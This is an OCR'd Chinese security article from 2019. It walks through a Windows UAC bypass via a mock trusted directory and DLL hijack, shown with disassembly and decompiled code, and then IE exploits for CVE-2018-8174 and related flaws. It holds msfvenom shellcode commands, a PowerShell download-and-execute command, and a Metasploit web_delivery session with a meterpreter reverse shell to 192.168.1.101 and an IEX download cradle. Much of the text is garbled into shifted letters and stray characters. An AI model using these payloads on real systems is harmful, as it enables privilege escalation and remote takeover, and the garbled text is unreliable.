.text:0000000180008C46                or      dword ptr [rsi], 1010000h
.text:0000000180008C4C                jmp     loc_18000246F
.text:0000000180008C51 ; ---------------------------------------------------------------------------
.text:0000000180008C51
.text:0000000180008C51 loc_180008C51:                         ; CODE XREF: AiIsEXESafeToAutoApprove+279↑j
.text:0000000180008C51                mov     rcx, [rbp+4Fh+var_C8]
.text:0000000180008C55                mov     rdx, r13
.text:0000000180008C58                call    AipIsValidAutoApprovalEXE(void *,ushort const *)
.text:0000000180008C5D                test    al, al
.text:0000000180008C5F                jnz     short loc_180008BE3
.text:0000000180008C61                or      dword ptr [rsi], 400000h
.text:0000000180008C67                jmp     loc_18000246F
.text:0000000180008C6C ; ---------------------------------------------------------------------------
```


Ⓑ 规 翻蚁耻 范 p vf 警

矿 范结 摄 绑

```
.rdata:000000018001CBA8                 dq offset aDa6to4Msc    ; "da6to4.msc"
.rdata:000000018001CBB0                 dq offset aDaiphttpsMsc ; "daiphttps.msc"
.rdata:000000018001CBB8                 dq offset aDaipsecdosMsc ; "daipsecdos.msc"
.rdata:000000018001CBC0                 dq offset aDaisatapMsc  ; "daisatap.msc"
.rdata:000000018001CBC8                 dq offset aDamgmtMsc    ; "damgmt.msc"
.rdata:000000018001CBD0                 dq offset aDatrdrMsc    ; "datrdr.msc"
.rdata:000000018001CBD8                 dq offset aDatrdsMsc    ; "datrds.msc"
.rdata:000000018001CBE0                 dq offset aDevmgmtMsc   ; "devmgmt.msc"
.rdata:000000018001CBE8                 dq offset aDfsguiMsc    ; "dfsgui.msc"
.rdata:000000018001CBF0                 dq offset aDfsmgmtMsc   ; "dfsmgmt.msc"
.rdata:000000018001CBF8                 dq offset aDhcpmgmtMsc  ; "dhcpmgmt.msc"
.rdata:000000018001CC00                 dq offset aDiskmgmtMsc  ; "diskmgmt.msc"
.rdata:000000018001CC08                 dq offset aDnsmgmtMsc   ; "dnsmgmt.msc"
.rdata:000000018001CC10                 dq offset aDomainMsc    ; "domain.msc"
.rdata:000000018001CC18                 dq offset aDsaMsc       ; "dsa.msc"
.rdata:000000018001CC20                 dq offset aDssiteMsc    ; "dssite.msc"
.rdata:000000018001CC28                 dq offset aEventvwrMsc  ; "eventvwr.msc"
.rdata:000000018001CC30                 dq offset aFailovercluste ; "failoverclusters.snapinhelper.msc"
.rdata:000000018001CC38                 dq offset aFsmgmtMsc    ; "fsmgmt.msc"
.rdata:000000018001CC40                 dq offset aFsrmMsc      ; "fsrm.msc"
.rdata:000000018001CC48                 dq offset aFxsadminMsc  ; "fxsadmin.msc"
.rdata:000000018001CC50                 dq offset aGpeditMsc    ; "gpedit.msc"
.rdata:000000018001CC58                 dq offset aGpmcMsc      ; "gpmc.msc"
.rdata:000000018001CC60                 dq offset aGpmeMsc      ; "gpme.msc"
.rdata:000000018001CC68                 dq offset aGpteditMsc   ; "gptedit.msc"
.rdata:000000018001CC70                 dq offset aHcscfgMsc    ; "hcscfg.msc"
.rdata:000000018001CC78                 dq offset aIdmumgmtMsc  ; "idmumgmt.msc"
.rdata:000000018001CC80                 dq offset aIisMsc       ; "iis.msc"
.rdata:000000018001CC88                 dq offset aIis6Msc      ; "iis6.msc"
.rdata:000000018001CC90                 dq offset aIlrMsc       ; "ilr.msc"
.rdata:000000018001CC98                 dq offset aIpaddrmgmtMsc ; "ipaddrmgmt.msc"
.rdata:000000018001CCA0                 dq offset aLsdiagMsc    ; "lsdiag.msc"
.rdata:000000018001CCA8                 dq offset aLusrmgrMsc   ; "lusrmgr.msc"
.rdata:000000018001CCB0                 dq offset aNapclcfgMsc  ; "napclcfg.msc"
.rdata:000000018001CCB8                 dq offset aNfsmgmtMsc   ; "nfsmgmt.msc"
.rdata:000000018001CCC0                 dq offset aNpsMsc       ; "nps.msc"
.rdata:000000018001CCC8                 dq offset aNtwkmgmtMsc  ; "ntwkmgmt.msc"
.rdata:000000018001CCD0                 dq offset aOcspMsc      ; "ocsp.msc"
.rdata:000000018001CCD8                 dq offset aPerfmonMsc   ; "perfmon.msc"
.rdata:000000018001CCE0                 dq offset aPkiviewMsc   ; "pkiview.msc"
.rdata:000000018001CCE8                 dq offset aPkmgmtMsc    ; "pkmgmt.msc"
.rdata:000000018001CCF0                 dq offset aPrintmanagemen ; "printmanagement.msc"
.rdata:000000018001CCF8                 dq offset aRemoteprograms ; "remoteprograms.msc"
.rdata:000000018001CD00                 dq offset aRrasmgmtMsc  ; "rrasmgmt.msc"
.rdata:000000018001CD08                 dq offset aRsadminMsc   ; "rsadmin.msc"
.rdata:000000018001CD10                 dq offset aRsopMsc      ; "rsop.msc"
.rdata:000000018001CD18                 dq offset aSanmmcMsc    ; "sanmmc.msc"
.rdata:000000018001CD20                 dq offset aSbmgrMsc     ; "sbmgr.msc"
.rdata:000000018001CD28                 dq offset aScanmanagement ; "scanmanagement.msc"
.rdata:000000018001CD30                 dq offset aSchmmgmtMsc  ; "schmmgmt.msc"
.rdata:000000018001CD38                 dq offset aSecpolMsc    ; "secpol.msc"
.rdata:000000018001CD40                 dq offset aServicesMsc  ; "services.msc"
.rdata:000000018001CD48                 dq offset aStoragemgmtMsc ; "storagemgmt.msc"
.rdata:000000018001CD50                 dq offset aStorexplMsc  ; "storexpl.msc"
.rdata:000000018001CD58                 dq offset aTapimgmtMsc  ; "tapimgmt.msc"
.rdata:000000018001CD60                 dq offset aTaskschdMsc  ; "taskschd.msc"
.rdata:000000018001CD68                 dq offset aTpmMsc       ; "tpm.msc"
.rdata:000000018001CD70                 dq offset aTsadminMsc   ; "tsadmin.msc"
.rdata:000000018001CD78                 dq offset aTsconfigMsc  ; "tsconfig.msc"
.rdata:000000018001CD80                 dq offset aTsgatewayMsc ; "tsgateway.msc"
.rdata:000000018001CD88                 dq offset aVirtmgmtMsc  ; "virtmgmt.msc"
.rdata:000000018001CD90                 dq offset aWbadminMsc   ; "wbadmin.msc"
.rdata:000000018001CD98                 dq offset aWdsmgmtMsc   ; "wdsmgmt.msc"
.rdata:000000018001CDA0                 dq offset aWfMsc        ; "wf.msc"
.rdata:000000018001CDA8                 dq offset aWinsmgmtMsc  ; "winsmgmt.msc"
.rdata:000000018001CDB0                 dq offset aWmimgmtMsc   ; "wmimgmt.msc"
.rdata:000000018001CDB8                 dq offset aWsrmMsc      ; "wsrm.msc"
```


职　评　　FFrppdqgOlqhSduvhu=Sduvh　词　　观

矿　　知/矩　　评　陷　　败　观　(f)

```
  commandlinesize = (unsigned int)(2 * v6 + 2);
  commandline = LocalAlloc(0, commandlinesize);
  *(_QWORD *)v4 = commandline;
  if ( commandline )
  {
    memcpy(commandline, v3, commandlinesize);
    pcommandline = *(_WORD **)v4;
    if ( *(_QWORD *)v4 >= *(_QWORD *)v4 + commandlinesize )
      goto exit;
    v10 = *(_WORD **)v4;
    while ( 1 )
    {
      v11 = (unsigned __int16)*pcommandline;
      switch ( v11 )
      {
        case '\t':
        case ' ':
          goto LABEL_25;
        case '"':
          if ( pcommandline != v10 && *(pcommandline - 1) == '\\' )
            break;
          v5 = v5 == 0;
LABEL_14:
          *pcommandline = 0;
          break;
        case ',':
LABEL_25:
          if ( !v5 )
            goto LABEL_14;
          break;
      }
      v10 = *(_WORD **)v4;
      ++pcommandline;
      if ( (unsigned __int64)pcommandline >= *(_QWORD *)v4 + commandlinesize )
      {
        pcommandline = *(_WORD **)v4;
        if ( !v5 )
        {
exit:
          *((_QWORD *)v4 + 2) = pcommandline;
          *((_QWORD *)v4 + 1) = (char *)pcommandline + commandlinesize - 2;
```


评 观 罪 z i 1p v f 翻 矿补

```
.text:0000000180008CA2 loc_180008CA2:                          ; CODE XREF: AiIsEXESafeToAutoApp
.text:0000000180008CA2                                         ; AiIsEXESafeToAutoApprove+6A98↑j
.text:0000000180008CA2                 mov     rdx, rbx
.text:0000000180008CA5                 lea     rcx, [rbp+4Fh+hMem]
.text:0000000180008CA9                 call    CCommandLineParser::Parse(ushort const *)
.text:0000000180008CAE                 mov     r12d, eax
.text:0000000180008CB1                 test    eax, eax
.text:0000000180008CB3                 jnz     loc_180008EF5
.text:0000000180008CB9                 lea     rcx, [rbp+4Fh+hMem]
.text:0000000180008CBD                 call    CCommandLineParser::GetNextArgument(void)
.text:0000000180008CC2                 lea     rcx, [rbp+4Fh+hMem]
.text:0000000180008CC6                 call    CCommandLineParser::GetNextArgument(void)
.text:0000000180008CCB                 mov     rbx, rax
.text:0000000180008CCE                 test    rax, rax
.text:0000000180008CD1                 jz      loc_180008F15
.text:0000000180008CD7                 mov     ecx, esi
.text:0000000180008CD9                 lea     r14, mmcAndWhiteList
.text:0000000180008CE0                 lea     r8, [rcx+rcx*2]
.text:0000000180008CE4                 lea     rsi, ds:0[r8*8]
.text:0000000180008CEC                 cmp     [rsi+r14+8], r15
.text:0000000180008CF1                 jz      short loc_180008D36
.text:0000000180008CF3                 lea     edx, [r12+5Ch]  ; Ch
.text:0000000180008CF8                 mov     rcx, rax        ; Str
.text:0000000180008CFB                 call    cs:__imp_wcsrchr
.text:0000000180008D01                 test    rax, rax
.text:0000000180008D04                 jz      short loc_180008D0C
.text:0000000180008D06                 add     rax, 2
.text:0000000180008D0A                 jmp     short loc_180008D0F
.text:0000000180008D0C ; ---------------------------------------------------------------------------
.text:0000000180008D0C
.text:0000000180008D0C loc_180008D0C:                          ; CODE XREF: AiIsEXESafeToAutoApp
.text:0000000180008D0C                 mov     rax, rbx
.text:0000000180008D0F
.text:0000000180008D0F loc_180008D0F:                          ; CODE XREF: AiIsEXESafeToAutoApp
.text:0000000180008D0F                 mov     r8d, [rsi+r14+10h] ; NumOfElements
.text:0000000180008D14                 mov     r9d, 8          ; SizeOfElements
.text:0000000180008D1A                 mov     rdx, [rsi+r14+8] ; Base
.text:0000000180008D1F                 mov     rcx, rax        ; Key
.text:0000000180008D22                 mov     [rsp+130h+pdwType], rdi ; PtFuncCompare
.text:0000000180008D27                 call    cs:__imp_bsearch
.text:0000000180008D2D                 test    rax, rax
.text:0000000180008D30                 jz      loc_180008F15
.text:0000000180008D36
.text:0000000180008D36 loc_180008D36:                          ; CODE XREF: AiIsEXESafeToAutoApp
.text:0000000180008D36                 mov     rcx, cs:WPP_GLOBAL_Control
.text:0000000180008D3D                 lea     rsi, WPP_GLOBAL_Control
.text:0000000180008D44                 cmp     rcx, rsi
```

z i 1p v f　　练　矿　　般 ds slqir

ⓡ　　矿 结　　摄　　p p f 1h{ h

F P P F F r p p dqgOlqhLqir　　罪矿　　观　　绑

```
  if ( !a2 )
  {
    v4 = 0x80004003;
    goto exit;
  }
  if ( CompareStringW(0x7Fu, 1u, a2, -1, L"s", -1) == 2 || CompareStringW(0x7Fu, 1u, commandline,
    goto LABEL_10;
  if ( CompareStringW(0x7Fu, 1u, commandline, -1, L"a", -1) == 2 )
  {
    *(_BYTE *)(v8 + 64) = 1;
    goto LABEL_10;
  }
  if ( CompareStringW(0x7Fu, 1u, commandline, -1, L"RegServer", -1) == 2 )
  {
    *(_BYTE *)(v8 + 65) = 1;
    goto LABEL_10;
  }
  if ( !lstrcmpW(commandline, L"64") )
  {
    *(_DWORD *)(v8 + 60) = 0;
    goto LABEL_10;
  }
  if ( !lstrcmpW(commandline, L"32") )
  {
    *(_DWORD *)(v8 + 60) = 1;
LABEL_10:
    if ( v5 )
      CCommandLineInfo::ParseLast((CCommandLineInfo *)v8, v5);
    goto exit;
  }
  if ( _wcsnicmp(commandline, L"dump:", 5ui64) )
  {
LABEL_2:
    CCommandLineInfo::ParseParam((CCommandLineInfo *)v8, commandline, v6, v5);
    goto exit;
  }
  v4 = CStr::Assign_0(v8 + 72, commandline + 5);
  if ( (v4 & 0x80000000) == 0 )
    goto LABEL_10;
  if ( WPP_GLOBAL_Control != &WPP_GLOBAL_Control && *((_BYTE *)WPP_GLOBAL_Control + 25) >= 2u )
    WPP_SF_D(
      *((_QWORD *)WPP_GLOBAL_Control + 2),
      21i64,
      &WPP_9593aad77ff63cf4c13a8d2694643fe4_Traceguids,
      v4,
      lpString2);
exit:
  *(_DWORD *)(v8 + 172) = v4;
}
```

经 F F r p p dqgOlqhLqir 般练 矿结评

矿 评 p p f 1h{ h

%F =_Xvhuv_[0HQFRä4_DssGdwd_Orfdo_Whps_npn}h1p vf % 败 翻

割割补 般 XDF

经 (x) USF ⓡ 观 结

练 XDF

伪造可信目录

苛 色 矿 经 院

kwwsv=22p hglxp 1fr p 2whqdedh0whfkeorj 2xdf0e|sdvv0e|0

proflqj 0wuxvwhg0gluhfwruhv057d<99:8i9h

衍 练绑 矿 Dsslqir 1goo 罪矿

迎 警 规 (x)

谨经 绍 =

4携 警罪 dxwr Hdyydwh 翻 Wuxh

5携

6携补 迎 绑 知F=_Z lqgrzv_V|vwhp 65矩

练 色 警 矿 经 (o)

矿 绍 经摄


间 (s) F=_Z lqgrzv _V|vwhp 65

知zlqgrzv 罗 矩矿 罪 订 练罗 h{h ⒹⒷ

罪 摄 dsslqir (v) 翻 迎 般

J hwOrqj SdwkQdp hZ 摄 挺 署 评


zlqgrzv 矿补 般 迎



职 GOO ⓧ 矿 F=_Z lqgr z v _V| vwhp 65

知z lqgr z v 罗 矩绑 h{h XDF矿 谨

绑



ShellExecute invoking RPC request to Appinfo service to elevate "C:\Windows \System32\winSAT.exe"

UACbypass.exe

C:\

Create unfiltered directory name with trailing space (using "\\?\" prefix)

Windows\System32

winSAT.exe

Copy file

彩蛋

XDF GOO ⓧ 矿 ⓧ Ⓡ

询 GOO Ⓑ 迎 绑 矿 Frs|ildh 评

XDF矿 绑

4携Z XVD 2h{wudfw 观 规 fde 警 Ⓑ

绑摄Z lq; 规经 Ⓟ 般

5携Ll ldhRshudwlrq摄ⓤ Sdwfk SHE FRP

Ⓓ 警

6携QWI V uhsduvh srlqw摄 Qwiv DSL 规 谈

绑 警 Ⓓ

7携起 矿 FYH0534: 044:;6

534; lh

原创 1x2Bytes 信安之路 2019-03-04

534; 魁罗 LH 绕 /职Ⓡ 逃 衷

罪 般练绑/规绑 魁罗 绕练范

(x) 矿 范 齐 DSW 参罪/ (y)

FYH0534; 0; 4: 7 % % ; 6: 6 Gdunkr who

(x)

漏洞名称	CVE-2018-8174	CVE-2018-8373	CVE-2018-8420
利用方式	结合 Office 文档钓鱼	8174 的兄弟漏洞	Microsoft.XMLDOM 引起的漏洞可导致远程代码执行
发现时间	2018.4.18	2018.7.11	2018.9.12
利用难度	简单	简单	简单

规经 绍罗 / Srf 绑 =

kwwsv=22j lwkxe1fr p 2E4hhg2YxdJhf


CVE-2018-8174

间 FYH0; 4: 70; 4: 7 SrF 罪 聊般练罗 Jhwkhodfrgh

挺 矿 挺 翻 (x) 挺 /陷Ⓟ 起 MV Xqhvfdsh 挺

hvfdsh 挺 署 摄

陷罪 雅 翻 Vkhodfrgh



(x) 翻 Pvi vkhofrgh 起

vkhofrgh

Pvi 观 绑=


pviyhqrp 0s zlqgrzv2h{hf fpg@fdcf1h{h 0i mwbdh

h{lwixqf@wkuhdg 0d{;9

齐 vkhofrgh Ⓑ Jhwwkhofrgh 挺

罪

起 LH / ⓟ 齐 摄



(q) 起 规绑魁

4携nr dglf p vkwd ⓟ vkhoo

p viyhqr p 0s z lqgr z v2h{hf f p g@%p vkwd nr dglf

%0i mvbdh h{lwixqf@wkuhdg

{97 谅 神

p viyhqr p 0s z lqgr z v2{972h{hf f p g@%p vkwd nr dglf

%0i mvbdh h{lwixqf@wkuhdg

5携Sr z huvkhoo 绑

p viyhqr p 0s z lqgr z v2h{hf f p g@%sr z huvkhoo

0H{hfxwrqSr df| e|sdvv 0qr sur ildh 0z lqgr z vw|dh klgghq

+qhz 0r emhfw

v| vwhp 1qhw1z hefdhqw,1gr z qor dgildh+*kwws=22{{{1{{1fr p 241

h{h*/*F=_Z lqgr z v_Wdvnv_561h{h*,>vwduw0sur fhvv %0i mxbdh

h{lwixqf@wkuhdg

6携起 P VI z hebghdyhu| + Sr z huvkho,

```
msf > use exploit/multi/script/web_delivery
msf exploit(web_delivery) > set target 2
target => 2
msf exploit(web_delivery) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(web_delivery) > set lhost 192.168.1.101
lhost => 192.168.1.101
msf exploit(web_delivery) > set lport 6666
lport => 6666
msf exploit(web_delivery) > set SRVPORT 8081
SRVPORT => 8081
msf exploit(web_delivery) > set uripath /
uripath => /
msf exploit(web_delivery) > exploit
    $n=new-object net.webclient;
    $n.proxy=[Net.WebRequest]::GetSystemWebProxy();
    $n.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;
    IEX $n.downloadstring('http://192.168.1.101:8081/');
```


7携 规 P hwhushuwhu vkhoofr gh


起 vwdj h sd| or dg矿vwdj h 规 翻 阿

参见 (f)矿vwdj h 间 练 (x) 露 ⓑ

贝 vkhoofr gh ⑨ 矿 vwdj h sd| or dg 艺

8携 vkhoofr gh

绑 vf ⓟ绑



(y) (x)

规 起 p vgwf Goo ⓧ / F r edoWVwulnh

Goo矿 绑 Ⓑ F=_z lqgr z v_v| vwhp 65 绑 GOO 翻

r f l1goo起 p vgwf ⓡ ⓠ 1

(x)

起 F YH0534: 034<< ROH dxwr dqn (x) 阻

缩 罗 翻

CVE-2018-8373

F YH0534; 0; 6: 6 绕 ; 4: 7 闭 调 Sr f

J hwwkhoof r gh 挺 远 / (q) (x)

迄 Sr f J hwwkhoof r gh 挺 罪 绑 署

衷 罪 /(r) 规 翻 练 艺

